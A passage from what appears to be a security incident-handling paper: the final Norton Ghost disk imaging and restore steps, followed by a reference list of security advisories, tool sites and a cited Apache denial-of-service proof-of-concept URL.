


16. Again a space warning pops-up. In this case select enable spanning

17. A final warning pops-up asking for the image creation. Select yes.




18. The progress indicator bar shows the remaining percentage from the current task. Also useful information like speed/min, MB copied, MB remaining, time elapsed and time remaining is shown.




RESTORE PROCESS


19. Run ghost and select local->disk->from Image




20. Select the image file name




21. Select the destination drive



22. Select OK at the Destination drive details window.




23. Select Yes. To overwrite the drive.



24. The progress indicator bar shows the remaining percentage from the current task. Also useful information like speed/min, MB copied, MB remaining, time elapsed and time remaining is shown.

25. Finally press the reset computer button.



Reference List

Rode, Kenneth, GreyMatter Remote Command Execution Vulnerability. SANS. 2004

Apache HTTP Server
http://www.apache.org

Netcraft Web Server Survey
http://news.netcraft.com/archives/web_server_survey.html

Security Tracker http://www.securitytracker.com/alerts/2004/Nov/1012083.html

Packet Storm Security
http://www.packetstormsecurity.com

Packet Storm Security, Apache DoS Exploit
http://www.packetstormsecurity.org/0411-exploits/apache-squ1rt.c

Northcutt, Stephen. Intrusion Signatures and Analysis. Reading: New Riders, 2001.

Kurtz George, McClure Stuart. Hacking Exposed. Reading: McGraw Hill. 1999

Log Files - Apache HTTP Server
http://httpd.apache.org/docs-2.0/logs.html

Harrison, Peter. Linux Home Networking
http://www.linuxhomenetworking.com/linux-hn/logging.htm

R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, T. Berners-Lee, Hypertext Transfer Protocol -- HTTP/1.1.
ftp://ftp.rfc-editor.org/in-notes/rfc2616.txt

Northcutt, Stephen, Network Perimeter Security. Reading: New Riders, 2002.

Using netcat
http://www.bsrf.org.uk/tutorials/netcat.html

Bart's Boot Disk Page
http://www.nu2.nu

Common Vulnerability Exposure
http://cve.mitre.org

Redhat, Updated httpd packages fix a security issue and bugs.
https://rhn.redhat.com/errata/RHSA-2004-562.html

American Registry for Internet Numbers
http://www.arin.net

Netcraft, Netcraft Web Server Survey,
http://news.netcraft.com/archives/web_server_survey.html

Apache HTTP Server
http://www.apache.org

SecurityTracker, Apache Web Server Error in Processing Requests With Many Space Characters Lets Remote Users Deny Service
http://www.securitytracker.com/alerts/2004/Nov/1012083.html

Packet Storm Security, Apache squ1rt, Denial of Service Proof of Concept
http://www.packetstormsecurity.org/0411-exploits/apache-squ1rt.c

Common Vulnerabilities and Exposures, CAN-2004-0942 (Under Review)
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0942

Common Vulnerabilities and Exposures, CVE Reference Key
http://cve.mitre.org/cve/refs/refkey.html

Apache HTTP Server, Using Apache with Microsoft windows
http://httpd.apache.org/docs-2.0/platform/windows.html

ISS X-Force, apache-http-get-dos (17930)
http://xforce.iss.net/xforce/xfdb/17930

Bhatnagar Mayank, Exploiting the PhpMyAdmin-2.5.4 File Disclosure Vulnerability. SANS. 2004

World Wide Web Consortium, Simple Object Access Protocol
http://www.w3.org/TR/SOAP

XML-RPC Homepage
http://www.xmlrpc.com/

World Wide Web Consortium, HTTP: A protocol for Networked information
http://www.w3.org/Protocols/HTTP/HTTP2.html

Ethereal: A network protocol analyzer
http://www.ethereal.com/

Qualys, Research & Development \ Vulnerability Knowledgebase
http://www.qualys.com/research/rnd/knowledge/vulncount/

PHP-Nuke Home Page
http://www.phpnuke.org

Open Web Application Security Project Home page, Top Ten
http://www.owasp.org/documentation/topten.html

Internet Securuty Systems, SYN Flood Attack
http://www.iss.net/security_center/advice/Exploits/TCP/SYN_flood/default.htm

Internet Securuty Systems, LAND Attack:
http://www.iss.net/security_center/advice/Exploits/TCP/land/default.htm

Harrison, Peter. Linux Home Networking
http://www.linuxhomenetworking.com/linux-hn/logging.htm

Linux Exposed, *Syslog*
http://www.linuxexposed.com/internal.php?op=modload&name=Sections&file=index&req=printpage&artid=22

Apache HTTP Server. Log Files
http://httpd.apache.org/docs-2.0/logs.html

Snort, The Open Source Network Intrusion Detection System
http://www.snort.org/docs/snort_manual/

GFI Network Services Monitor
http://www.gfi.com/nsm/

Sam Spade
http://www.samspade.com

Insecure.org, Nmap Free Security Scanner
http://www.insecure.org

FoundStone Strategic Security, SuperScan
http://www.foundstone.com

Computer Emergency Response Team, CERT Security Improvement Modules
http://www.cert.org/security-improvement/

Bart's Boot Disk Site.
http://www.nu2.nu/bootdisk/

Symantec, Norton Ghost
http://www.symantec.com/sabu/ghost/ghost_personal/

SafeBack Bit Stream Software
http://www.forensics-intl.com/safeback.html

ISS Advisor, Dynamic Protection FAQ - Virtual Patching
http://www.issadvisor.com/